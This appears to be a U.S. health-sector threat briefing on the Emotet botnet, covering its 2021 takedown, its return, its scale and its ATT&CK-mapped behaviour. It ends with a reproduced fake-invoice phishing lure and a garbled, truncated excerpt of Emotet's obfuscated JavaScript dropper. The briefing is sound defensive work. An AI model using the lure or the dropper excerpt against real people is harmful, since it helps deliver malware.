2-Year Indexed Emotet Message Volume



The beginning of Emotet's operational rhythm:
Attack campaign followed
by a pause for updates
and improvements.

Image courtesy of Proofpoint

Operational Rhythm: Attack campaigns and pauses for upgrades/improvements



Office of
Information Security
Securing One HHS



Health Sector Cybersecurity
Coordination Center



Emotet Disruption in 2021

International efforts to take down Emotet's global botnet infrastructure in January 2021 included the United States, Canada, and several European countries.




Image courtesy of VMWare

[A video released by Ukrainian law enforcement](#) shows a raid with arrests and asset seizure.



Office of
Information Security
Securing One HHS



Health Sector Cybersecurity
Coordination Center



EMOTET takedown



In January 2021, law enforcement and judicial authorities worldwide took down the Emotet botnet.

Participating law enforcement authorities:

- | | | |
|--|--|---------------------------------------|
| Netherlands (Politie) | Germany (Bundeskriminalamt) | France (Police Nationale) |
| Lithuania (Lietuvos kriminalinės policijos biuras) | Canada (Royal Canadian Mounted Police) | USA (Federal Bureau of Investigation) |
| UK (National Crime Agency) | Ukraine (Національна поліція України) | |



Arrests were made, and law enforcement took control of the Emotet infrastructure. Authorities pushed an update that uninstalled Emotet across its infrastructure on April 25th. Law enforcement distributed a new Emotet module in the form of a 32-bit EmotetLoader.dll. This was deployed via the standard Emotet deployment channels. So, when law enforcement took control of Emotet, they took control of Emotet's normal update channel.

Image courtesy of Europol

Emotet Takedown in 2021



Office of
Information Security
Securing One HHS



Health Sector Cybersecurity
Coordination Center



Emotet Returns




Image courtesy of Trend Micro

- Emotet returned in November 2021
- Emotet is active again – it rebuilt its infrastructure. Security researchers and companies released small indications of its activity on social media.
- It returned with new capabilities:
 - Changes to the loader, with new commands available for it
 - Changes to the dropper
 - New command and control infrastructure operational; 246 systems believed to be part of new botnet initially



Office of
Information Security
Securing One HHS



Health Sector Cybersecurity
Coordination Center



Emotet in 2021-2022

- Emotet disruption and recovery:
 - Taken down in January 2021, wiped April 2021
 - Returned November 2021
 - Spiked in late Spring 2022, and then dropped off
 - Returned in late 2022
 - Used to drop Quantum and BlackCat ransomware

Emotet activity from late 2021 to late 2022.

Botnet Active C2s Per Month




Image courtesy of Recorded Future



Emotet Continues

Lumen research:

- Emotet continues to uptrend
- The botnet now contains a total of approximately 130,000 unique bots, spread across 179 countries

CheckPoint research: Emotet was the most prolific malware variant in the month of February.

The Lumen report can be found [here](#).

The CheckPoint report can be found [here](#).


Emotet Tier 1 C2s by Country - Scale: Unique C2s



Emotet Unique Bots per Day



Image sources: Lumen



Functionality

A breakdown of how Emotet's functionality maps to the various stages of a cyberattack



Emotet's Functionality

The following slides will break down Emotet's functionality against the MITRE ATT&CK tactic categories you see on the right.

For reference, MITRE's full list of enterprise tactics can be found here:
<https://attack.mitre.org/tactics/enterprise/>

Initial Access: How does Emotet initially infect a victim system?

Execution: How does Emotet execute malicious code on a victim system?

Persistence: How does Emotet maintain access to a victim system?

Privilege Escalation: How does Emotet acquire higher-level permissions on a victim system?

Defense Evasion: How does Emotet avoid detection on a victim system?

Credential Access: How does Emotet acquire account names and passwords on a victim system?

Discovery: How does Emotet acquire information about the victim environment?

Lateral Movement: How does Emotet move about the victim environment?

Collection: How does Emotet gather information of interest in the victim environment?

Command and Control: How does Emotet allow its operators to issue commands during an attack?

Exfiltration: How does Emotet transfer stolen data out of the victim environment?




Image courtesy of Trend Micro


Basic Emotet infection diagram



Office of
Information Security
Securing One HHS



Health Sector Cybersecurity
Coordination Center



Initial Access

How does Emotet infect a victim system?



Emotet Phishing Infection Chain

Emotet follows a simple and common chain of steps for initial infection:

Image courtesy
of Trend Micro




Figure 1. An overview of Emotet's infection chain

This infection chain represents Emotet's use of malicious links in phishing e-mails, only one of several infection vectors it leverages.



Office of
Information Security
Securing One HHS



Health Sector Cybersecurity
Coordination Center



Initial Access (Part 1)

Spear phishing – Link (MITRE T1566.002)

- Just as common, phishing e-mails often include links in lieu of attached files, which point to a site on the Internet that contains malicious code.
- The images on the right include a phishing e-mail used by Emotet to deliver malicious code via a link (top), which returns javascript obfuscated with “junk” data (bottom), but also includes a malicious function that begins a multi-stage cyberattack.

You have received an invoice from <> for \$3,492.84. To view, print or download a JS copy of your invoice, click the link below:

[http://\[REDACTED\]/invoice-80633-Apr-24-2017-US-665952/name=<>](http://[REDACTED]/invoice-80633-Apr-24-2017-US-665952/name=<>)
(Your report is attached in JS format)

Best regards, <>

```
Order-64459433-549-558-CCKWYFVEAKRAA74-HGSVQPY5Q-43893.js.txt - Notepad
File Edit Search Help
function W6WXw{veQ88GN.ljwYu] { var PyG1xaC; var cD = "Nje:VHVYnLiyFL"; } var eVyyv1 = 'V[k+.;]r'; var jOo = "span baser records needs greater promise mind kindle exclusion storm daughter laugh unstirred Passing sighed"; var Y9uiEs = eVyyv1.replace("V[k+.;]", ""); function W925i[hOTPSqa,p$,$KU0] { function fB[mEa3CJM,jArBOCEm] { var a9 = "sunny rein Than shoulders thanks plighted Grim worn halls blows upheld nowise slayer witchcraft sands mystery fee damages wicked meet Sound feast small devious chill sake clove ride wings Yonder pierced"; } var Kc93Mq = "B@Qe"; function qmrfo01p6f] { for [var L6 = 5127; L6 < 239; $i += 806] { for [var ejkdh = 1454; ejkdh < 170; $i += 947] { function nEc0[ze,SwNpCe],Sp0IUR,f6Nra[$Ru] { var wxc4 = "wings winds Morrow helpfuller Earthward seen An drawn Fulfilled pause God"; function l28PNNTAly,B2$Scx,ubb,24PNe] { var jdC = "Rejoicing Strikes gift imperious waters blew alighting walls EITHER boot left Royally"; var ESJ = "envy though begin changed castle troth begun blowing 